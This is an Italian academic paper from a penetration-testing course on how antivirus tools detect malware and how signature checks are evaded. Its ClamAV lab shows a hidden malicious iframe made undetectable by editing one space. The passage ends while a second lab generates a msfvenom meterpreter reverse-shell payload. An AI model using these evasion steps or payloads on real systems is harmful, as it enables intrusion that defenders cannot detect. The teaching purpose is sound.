

# *Antivirus Evasion*

Lorenzo Carpentieri  
Dipartimento di Informatica, Università degli Studi di Salerno  
Esame di Penetration Testing

06/2022

## **Abstract**

L'enorme diffusione dei dispositivi informatici e della rete internet in ogni settore ha portato alla consequenziale crescita di un aspetto dannoso e minaccioso di questa innovazione: i malware. Per far fronte a tale minaccia l'utilizzo degli anti-virus svolge un ruolo chiave per garantire la sicurezza dei sistemi informatici. Nonostante ciò la protezione offerta dagli anti-virus non è assoluta, infatti, nuovi strumenti nascono con lo scopo di eludere gli anti-virus. L'obiettivo dell'articolo è fornire una conoscenza delle principali funzionalità degli anti-virus e, in particolare, mostrare alcune tecniche e strumenti utili ad aggirare tali meccanismi di difesa.

## **1 Introduzione**

Il processo di digitalizzazione, dovuto all'epidemia di Covid-19, ha portato ad un utilizzo ancora più massiccio dei dispositivi informatici e della rete internet. Ma nonostante i numerosi vantaggi che conseguono da tale processo, è necessario porre l'attenzione al dilagare esponenziale del cybercrimine. Ogni giorno, infatti, nascono nuovi malware e altre minacce online. L'AV-insitute, giornalmente, registra oltre 450.000 nuovi programmi dannosi (malware) e applicazioni potenzialmente indesiderate (Potential Unwanted Application) che affliggono i sistemi informatici causando molteplici problemi: rallentare il sistema, danneggiare o eliminare file, arresti anomali ecc...

Il grafico in *Figura 1* mostra le statistiche sui malware aggiornate all'11 maggio 2022.

In un contesto sì fatto è evidente quanto sia importante garantire la protezione dei sistemi informatici mediante l'utilizzo di strumenti in grado di rilevare la presenza di attività dannose: gli anti-virus. Però così come sono nati ed evoluti gli anti-virus allo stesso modo sono state realizzate tecniche e strumenti sempre più potenti in grado di aggirarli. L'eterna battaglia

tra attaccanti e sviluppatori di anti-virus continua senza sosta portando allo sviluppo di nuove tecniche sia per l'individuazione che per l'evasione delle minacce.

L'articolo ha lo scopo di fornire una panoramica di alcune delle tecniche e degli strumenti di evasione degli anti-virus.

## New malware




Figure 1: *Statistiche malware 2022*

## 2 Panoramica

L'articolo è suddiviso in 2 macro sezioni: **Background** e **Antivirus Evasion**.

Nella prima vengono descritti i principali elementi che costituiscono un antivirus al fine di fornire ai lettori le conoscenze di base per poter affrontare la tematica dell'Antiivirus Evasion. La seconda, invece, espone alcune delle principali tecniche utilizzate per eludere gli antivirus sia utilizzando strumenti quali Veil, TheFatRat, Phantom-Evasion, Hyperion sia implementando tecniche hand-made.

## 3 Background

Un antivirus è un software che ha lo scopo di fornire una protezione aggiuntiva rispetto a quella offerta dal sistema operativo sottostante, implementando funzionalità che permettono:

- l'individuazione di schemi dannosi *noti* e di comportamenti scorretti nei programmi;
- l'individuazione di schemi dannosi *noti* in documenti e pagine web;
- l'individuazione di schemi dannosi *noti* nei pacchetti di rete;
- cercare di scoprire nuovi comportamenti o schemi dannosi sulla base di conoscenze già *note* usando euristiche o modelli di machine learning.

Ciò che accomuna tutte le funzionalità citate è la parola "*note*", infatti, l'antivirus non è una panacea a tutti mali in quanto non è in grado di contrastare in modo assoluto i malware zero-day, ossia i malware che sfruttano vulnerabilità sconosciute (*Figura 2*).

Le componenti principali di un antivirus sono:

- **scanners**: è possibile interfacciarsi con tali strumenti mediante GUI (Graphic User Interface) o CLI (Command-line interface) e hanno lo scopo di effettuare una scansione periodica di file, directory o anche della memoria del sistema. Alcuni scanner, chiamati *real-time scanner*, hanno la capacità di analizzare i file anche quando questi sono acceduti, creati o eseguiti dal sistema operativo o da altri programmi al fine di prevenire eventuali infezioni;




Figure 2: *Ciclo di vita di una vulnerabilità*

- **signatures:** gli scanners per poter rilevare la presenza di file dannosi per il sistema sfruttano un insieme di firme (signatures) che codificano pattern malevoli noti. Le firme sono realizzate sfruttando tecniche semplici come pattern-matching (ad esempio: trovare una sequenza di caratteri che corrisponde ad una stringa che caratterizza un malware), CRC (check sum) o uso di hash crittografici fino ad arrivare a tecniche più complesse basate su euristiche. Ogni tipologia di firma ha i suoi vantaggi e svantaggi, infatti, firme più precise sono meno soggette a falsi positivi (quando l'antivirus etichetta come malware un file buono) mentre firme generiche sono magari più efficaci e difficili da eludere ma comportano maggiori falsi positivi. Quindi possiamo concludere affermando che la creazione di firme per rilevare malware è un compito arduo in cui si deve cercare di limitare la presenza di falsi positivi o veri negativi (quando l'antivirus etichetta come buono un file che contiene, invece, codice malevolo);

Nelle successive sezioni vedremo come eludere i controlli basati su firme.

- **file compressi o archivi:** un altro elemento chiave di un antivirus è il supporto per file compressi o archivi. Un antivirus deve essere in grado di navigare anche attraverso tutti i file all'interno di un archivio o file compresso al fine di individuare eventuali malware;
- **unpackers:** implementano una serie di funzioni che permettono di effettuare l'unpacking di file protetti o compressi. Tale operazione è di vitale importanza in quanto molto spesso, per eludere gli antivirus, vengono utilizzati *i packer* : software in grado di produrre, a partire da un file binario eseguibile, una versione packed del file capace

di effettuare l'unpack di se stesso quando eseguito. Proprio per questo motivo tali strumenti a volte sono anche chiamati "self-extracting archive".

Un altro nome usato per riferirsi ai packer è "executable compression" in quanto, inizialmente, sono stati realizzati allo scopo di ridurre la taglia degli eseguibili ma, ormai, vista la potenza dei dispositivi di memorizzazione, i packer sono sfruttati principalmente a scopo malevolo. Strumenti che hanno un funzionamento molto simile e spesso vengono con i packer sono i *crypter* di cui parleremo più nel dettaglio nella sezione 4.6;

- **emulatori:** alcuni antivirus forniscono degli emulatori in grado di eseguire la scansione del comportamento di un file emulandone l'esecuzione in un ambiente virtuale. Un emulatore emula solo l'esecuzione del campione stesso. Crea temporaneamente oggetti con cui il campione interagisce. Questi oggetti non sono parti reali del sistema operativo o del software, ma imitazioni fatte dall'emulatore. Un ambiente virtuale così realizzato consente di monitorare il comportamento di eventuali file malevoli;
- **supporto a diverse tipologie di file:** un antivirus deve supportare quante più tipologie di file possibili al fine di individuare la presenza di malware all'interno di essi. Il problema principale relativo alla gestione dei formati è strettamente correlato alla loro complessità, infatti, spesso nemmeno gli autori effettivi sono in grado di gestirli correttamente. Proprio per tale motivo questa è una delle aree degli antivirus più soggetta ad errori;
- **self protection:** alcuni malware per non essere rilevati individuano e terminano il processo dell'antivirus. Per far fronte a questo tipo di azione gli antivirus implementano delle tecniche di *self-protection* per evitare che il processo relativo all'antivirus venga terminato;
- **packet filters e firewall:** molti degli attacchi ormai provengono dalla rete, quindi, gli antivirus per far fronte a tali minacce hanno introdotto meccanismi di analisi del traffico e firewall in grado di individuare e bloccare gli attacchi più comuni;
- **plugin:** hanno lo scopo di fornire supporto alle funzionalità principali dell'antivirus. Un plugin può includere un parser per PDF, un unpacker per uno specifico EXE,

reti bayesiane (utilizzate per rappresentare relazioni probabilistiche tra file malevoli), bloom filter (struttura dati utilizzata dagli antivirus per capire se un certo elemento appartiene ad un insieme di malware conosciuti oppure no) oppure un emulatore ecc...;

Tutte le componenti descritte hanno l'obiettivo di fornire supporto alla rilevazione o all'eliminazione dei file malevoli.

Gli antivirus sono destinati ad essere utilizzati come misura preventiva nella sicurezza informatica, impedendo alle minacce di entrare nel sistema e causare danni.

## 4 Antivirus Evasion

Per far fronte ai meccanismi di difesa realizzati dagli antivirus sia gli scrittori di malware che ricercatori e pentester cercano di elaborare nuove strategie al fine di eludere le contromisure adottate dagli antivirus. In tale contesto nasce *l'antivirus evasion* la cui definizione può essere la seguente: un insieme di tecniche e strumenti sviluppate al fine di bypassare le difese degli antivirus.

### 4.1 Antivirus signatures

Prima di addentrarci nel mondo della *signature evasion* è necessario comprendere quali sono le firme tipicamente usate dagli antivirus. Come già accennato nella sezione *Background* alcuni algoritmi sfruttano firme estremamente veloci che comportano però molti falsi-positivi. Altri, invece, usano firme più complesse che richiedono maggiore tempo ma generano meno falsi-positivi. Vediamo alcuni esempi.

#### 4.1.1 Byte-Streams

La più semplice forma di signature è uno stream di byte che caratterizza uno specifico malware e che normalmente non compare in file legittimi. Questa tecnica è senza dubbio uno delle più veloci e facili da implementare in quanto esistono diversi algoritmi efficienti per lo string-matching. D'altra parte, però, sono molti i falsi positivi generati sfruttando questo approccio, infatti, se un file legittimo contiene la stringa incriminante verrà etichettato come malware anche se non lo è.

### 4.1.2 *Checksum*

La checksum è uno degli algoritmi di signature-matching tipicamente utilizzati dagli antivirus e si basa sul calcolo del CRC (Cyclic Redundancy Check). L'algoritmo prende in input un buffer e genera un valore di 4 byte. Confrontando la checksum del file con quella del buffer è possibile rilevare la presenza di eventuali malware. Come per il caso precedente, CRC è veloce ma genera molti falsi positivi, infatti, è facile trovare delle collisioni (due stringhe diverse con la stessa checksum) non essendo stato creato con l'obiettivo di individuare file sospetti, ma per trovare pacchetti modificati durante la trasmissione o danni a supporti di memorizzazione.

### 4.1.3 *Hash crittografici*

Una funzione hash crittografica è un tipo di funzione di compressione, che data in input una stringa produce una firma che la identifica univocamente. Una funzione di questo tipo dovrebbe rispettare le seguenti proprietà:

- la funzione deve essere facile da calcolare per qualsiasi input, altrimenti sarebbe inutilizzabile per un antivirus che deve scansionare tantissimi file;
- non deve essere possibile trovare due input che hanno lo stesso hash (una collisione);
- non deve essere possibile modificare l'input senza provocare un cambiamento nel corrispondente valore di hash.

Gli hash crittografici hanno il vantaggio di non generare falsi positivi, ma d'altra parte basta modificare un singolo bit dell'input affinché il valore di hash cambi rendendo, così, il file malevolo analizzato non più individuabile.

Alla luce di quanto detto, i controlli basati su hash crittografici sono facili da aggirare ma questi giocano un ruolo importante per la rilevazione di nuovi malware considerati critici, infatti, appena si individua un nuovo malware il modo più repentino per bloccarlo è quello di rilasciare un aggiornamento dell'antivirus contenente l'hash del malware in attesa di una soluzione migliore.

#### 4.1.4 *Fuzzy Hashing*

Fuzzy hashing è un tipo di funzione di compressione che permette di superare i limiti dell'hash crittografico nell'ambito degli antivirus. Le proprietà di questa funzione di compressione sono le seguenti:

- un piccolo cambiamento nell'input dovrebbe influenzare minimamente l'output generato e solo nel corrispondente blocco. Ricordiamo, invece, che in un hash crittografico modificare un singolo bit produce un output completamente diverso;
- il tasso di collisione, ossia quanto è facile trovare due input con lo stesso fuzzy hash, dovrebbe dipendere dal tipo di applicazione. Ad esempio per la classificazione delle mail di spam un tasso di collisione alto potrebbe essere accettabile ma nel caso della rilevazioni di malware non lo è in quanto porterebbe a molti falsi positivi.

Il vantaggio dell'uso di fuzzy hashing rispetto a funzione hash crittografiche è evidente: non basterà modificare un singolo bit per bypassare i controlli dell'antivirus ma l'attaccante dovrà adottare tecniche più complesse.

#### 4.1.5 *Esempio Hash Crittografici e Fuzzy Hashing*

Per comprendere al meglio il funzionamento di queste due tipologie di compressioni vediamo un semplice esempio realizzato utilizzando SHA256 come hash crittografico e ssdeep come fuzzy hashing.

##### **Configurazione**

L'esperimento è stato realizzato utilizzando il sistema operativo Windows 10 Home 64-bit. Per riprodurre l'esperimento è necessario installare il programma ssdeep seguendo le istruzioni riportate di seguito:


- scaricare *ssdeep-2.14.1-win32-binary.zip* da <https://github.com/ssdeep-project/ssdeep/releases>;
- estrarre la cartella *ssdeep-2.14.1*




## Esperimento

L'esperimento può essere suddiviso in 3 fasi:

1. Creazione di due file (test\_A e test\_B) che differiscono per una sola parola (Lorem e Modifica):




2. Generazione di SHA256 dei file test\_A e test\_B:



Dall'immagine riportata sopra è evidente che applicando SHA256 su due file molto simili anche un piccolo cambiamento dell'input provoca la generazione di un output completamente diverso;

3. Generazione fuzzy hashing usando ssdeep:



In questo caso, come ci aspettavamo, la firma generata da ssdeep cambia di poco e solo nella parte iniziale, in quanto solo la prima parola del testo è stata modificata.

Sfruttando i fuzzy hashing possiamo usare la distanza di edit (numero minimo di operazioni per trasformare una parola in un'altra) come funzione di similarità per individuare file che appartengono ad una categoria di malware piuttosto che effettuare un pattern-matching.

#### 4.1.6 *Graph-Based Hashes per file eseguibili*

A partire da un programma è possibile realizzare due tipi differenti di grafi:

- **call graph**: un grafo che rappresenta le relazioni tra le funzioni all'interno di un programma;
- **flow graph**: un grafo diretto che rappresenta le relazioni tra parti del codice.

Alcuni antivirus che implementano tecniche avanzate di analisi del codice possono applicare le tecniche di hashing su call graph o flow graph. Le firme basate su questi due tipi di grafi sono molto potenti in quanto sono in grado di rilevare famiglie di malware polimorfe (in grado di cambiare la propria struttura), infatti, anche se le istruzioni cambiano call graph e flow graph tendono a rimanere gli stessi.

Questo tipo di approccio ha però diversi svantaggi:

- richiede tempo in quanto è necessario costruire il call graph e il flow graph usando strumenti di reverse engineering;
- è soggetto a falsi positivi;
- un attaccante potrebbe modificare il malware affinché questo abbia un call graph e flow graph di un eseguibile non malevolo;
- un attaccante potrebbe usare tecniche per contrastare l'operazione di reverse engineering rendendo impossibile questo approccio.

## 4.2 *Divide et Impera*

Il primo passo da compiere per poter eludere i meccanismi di difesa implementati da un antivirus è capire come il malware viene rilevato, in questo modo l'attaccante può modificarlo di conseguenza al fine di bypassare i controlli.

Uno dei trucchi più antichi utilizzati a tale scopo si basa su una tecnica di *Divide et Impera*.

Supponiamo di avere un file malevolo di 2048 byte e di voler sapere in che modo tale file viene rilevato dall'antivirus. L'approccio di *Divide et Impera* consiste nel suddividere il file in blocchi la cui grandezza cresce in modo incrementale (es. 256 byte in più per ogni blocco). Il primo blocco sarà costituito dai byte 0-256 del file originale, il secondo blocco dai byte 0-512 e così via. A questo punto non ci resta che scansionare singolarmente i blocchi con l'antivirus al fine di individuare il range di byte che l'antivirus usa per etichettare il file come malware.

Vediamo qualche esempio che sfrutta questa tecnica.

### 4.2.1 Esempi *Divide et Impera*

Di seguito sono riportati due esempi in ordine di complessità. Il primo sfrutterà le funzionalità messe a disposizione dall'antivirus ClamAv per trovare la firma che causa l'individuazione del malware. Per il secondo, invece, adotteremo un approccio manuale al fine di comprendere al meglio la tecnica di *Divide et Impera*.

#### Configurazione esperimento iframe

L'esperimento iframe è stato realizzato su un sistema operativo Windows 10 Home 64-bit.

Per riprodurre l'esperimento è necessario installare ClamAV mediante i seguenti passi:

- visitare il sito <https://www.clamav.net/downloads> e scaricare *clamav-0.105.0.win.x64.zip*;
- estrarre la cartella *clamav-0.105.0.win.x64*;
- aprire la cartella *clamav-0.105.0.win.x64* e proseguire con la configurazione del database;
- eseguire il comando:

```
copy .\conf_examples\freshclam.conf.sample .\freshclam.conf
```

- aprire il file *freshclam.conf*, eliminare la riga *Example* e specificare *DatabaseDirectory* "PathToClamAv\ClamAV\database";
- per ulteriori configurazioni consultare il manuale presente nella cartella *manual*.

## Esperimento iframe

La prima cosa da fare è creare il file malevolo di cui vogliamo effettuare l'analisi.

Di seguito è riportato il file HTML:

```
<!DOCTYPE html>

<html>

<body>

<h1>My First Heading</h1>

<body bgcolor="#D7D2D2" ALINK="#DA0000" VLINK="#98928D" LINK="#413A34"
LEFTMARGIN="0" RIGHTMARGIN="0" TOPMARGIN="0"><iframe
src="http://internetnamestore.cn/in.cgi?income26" width=1 height=1
style="visibility: hidden"></iframe>

</body>

</html>
```

La pagina html usa un frame inline per incorporare un altro documento all'interno del documento corrente (si noti, inoltre, la visibilità settata a hidden).

L'esperimento può essere suddiviso in 5 fasi:

1. usare il comando clamscan di ClamAv per scansionare il file *iframe.html*:

```
PS C:\Users\...\Desktop\Progetto Av Pen Testing\Esempi Antivirus Evasion\clamav-0.105.0.win.x64> .\clamscan.exe ..\iframe.html
Loading: 32s, ETA: 0s [=====] 8.62M/8.62M sigs
Compiling: 5s, ETA: 0s [=====] 41/41 tasks

C:\Users\...\Desktop\Progetto Av Pen Testing\Esempi Antivirus Evasion\iframe.html: Html.Exploit.IFrame-11 FOUND

----- SCAN SUMMARY -----
Known viruses: 8618524
Engine version: 0.105.0
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 39.317 sec (0 m 39 s)
Start Date: 2022:06:17 13:39:23
End Date: 2022:06:17 13:40:03
```

Come è possibile notare dallo SCAN SUMMARY è stato rilevato un virus il cui nome è HTML.Exploit.Iframe-11 (sottolineato in verde nell'immagine);

2. usare il comando sigtool per ottenere la firma relativa al virus trovato e capire in che

modo ClamAV rileva il file come malevolo:

```
PS C:\Users\leone\Desktop\Progetto AV Pen Testing\Esempi Antivirus Evasion\clamav-0.105.0.win.x64> .\sigtool.exe --find-sigs Html.Exploit.IFrame-11 | .\sigtool.exe --decode  
--sigs  
VIRUS NAME: Html.Exploit.IFrame-11  
TARGET TYPE: HTML  
OFFSET: *  
DECODED SIGNATURE:  
<iframe src="{WILDCARD_ANY_STRING(LENGTH<=100)}" width=1 height=1 style="visibility: hidden">
```

La firma decodificata che permette di individuare il malware è riportata di seguito per garantire maggiore leggibilità:

---

```
<iframe src="{WILDCARD_ANY_STRING(LENGTH<=100)}" width=1 height=1  
style="visibility: hidden">
```

---

3. analizzare la firma decodificata per capire come modificare il file affinché ClamAV non lo rilevi. Dalla firma si evince che il problema è nel tag iframe. In particolare, la firma rileva i tag iframe che hanno le seguenti proprietà:

- la sorgente src è una qualsiasi stringa più piccola di 100 (WILDCARD\_ANY\_STRING);
- gli attributi width e height devono essere settati ad 1;
- la visibilità è settata a nascosta (visibility: hidden, da notare anche lo spazio tra i ":" e hidden, infatti, basterà rimuoverlo per eludere la scansione effettuata da clamscan).

4. modificare il file iframe.html eliminando lo spazio tra i ":" e hidden. Per maggiore chiarezza rinominare il file iframe.html con iframe\_mod.html:

---

```
<!DOCTYPE html>  
<html>  
<body>  
  
<h1>My First Heading</h1>  
<body bgcolor="#D7D2D2" ALINK="#DA0000" VLINK="#98928D" LINK="#413A34"  
LEFTMARGIN="0" RIGHTMARGIN="0" TOPMARGIN="0"><iframe  
src="http://internetnamestore.cn/in.cgi?income26" width=1 height=1  
style="visibility:hidden"></iframe>
```

```
</body>
</html>
```

---

5. eseguire nuovamente la scansione usando clamscan:

```
PS C:\Users\lenn\ Desktop\Progetto Av Pen Testing\Esempi Antivirus Evasion\clamav-0.105.0.win.x64> .\clamscan.exe ..\iframe_mod.html
Loading: 27s, ETA: 0s [=====] 8.62M/8.62M sigs
Compiling: 5s, ETA: 0s [=====] 41/41 tasks

C:\Users\lenn\ Desktop\Progetto Av Pen Testing\Esempi Antivirus Evasion\iframe_mod.html: OK

----- SCAN SUMMARY -----
Known viruses: 8618524
Engine version: 0.105.0
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 33.396 sec (0 m 33 s)
Start Date: 2022:06:17 14:33:02
End Date: 2022:06:17 14:33:36
```

Come è possibile notare dallo SCAN SUMMARY il file non è più rilevato come infetto. Si noti che avremmo potuto eludere il controllo anche in altri modi, ad esempio modificando width o height, ma cambiare un singolo spazio ci permette di evidenziare la fragilità degli approcci basati su semplice string-matching.

L'esperimento iframe è stato realizzato sfruttando strumenti che ci hanno permesso, in modo semplice ed automatico, di avere informazioni su come il malware viene rilevato. Dal punto di vista operativo è sicuramente vantaggioso disporre di strumenti automatici ma il nostro obiettivo è quello di comprendere a pieno la tecnica *Divide et Impera*. Per tale motivo di seguito è riportato un secondo esempio che adotta una strategia manuale per individuare la sezione di codice rilevata come maliziosa dall'antivirus.

### Configurazione esempio reverse shell https

L'esperimento reverse shell https è stato realizzato utilizzando:

- l'antivirus ClamAv installato su un sistema operativo Windows 10 Home 64 bit, per effettuare le scansioni dei file mediante clamscan;
- Kali Linux su VirtualBox per la generazione del payload mediante msfvenom e l'utilizzo del modulo handler che gestisce gli exploit lanciati al di fuori del framework (nel nostro

caso gestirà il reverse\_https);

- uno script powershell che è possibile reperire al seguente link <https://github.com/PowerShellMafia/PowerSploit/blob/master/AntivirusBypass/Find-AVSignature.ps1>.

### Esperimento reverse shell https

Per i lettori alle prime armi nel mondo della sicurezza e del penetration testing forniamo un breve ripasso della definizione di shellcode e reverse shell.

Uno shellcode è un codice usato come payload durante l'exploitation di una vulnerabilità, in particolare, un reverse shell fa sì che la macchina target instauri una connessione con l'attaccante o il pentester.

Per stabilire la connessione è necessario che ci sia una macchina in ascolto su una certa porta, in questo caso la macchina Kali.

Per riprodurre l'esperimento basterà seguire i passi successivi:

- usare il comando *ifconfig* per ottenere le informazioni relative all'ip della macchina Kali:

```
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.33.213 netmask 255.255.255.0 broadcast 192.168.33.255
    inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
    RX packets 5 bytes 1156 (1.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15 bytes 1870 (1.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- generare il payload reverse\_https utilizzando msfvenom:  
Le opzioni *lhost* e *lport* definiscono hostname e porta della macchina in ascolto (Kali).  
I parametri *-p*, *-f* e *-o* consentono rispettivamente di selezionare il payload da generare

```

root@kali:~# msfvenom -p windows/meterpreter/reverse_https lhost=192.168.33.213 lport=7001 -f exe -o /root/Desktop/Progetto Pen.\testing/reverse_https_payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 581 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/Progetto Pen.\testing/reverse_https_payload

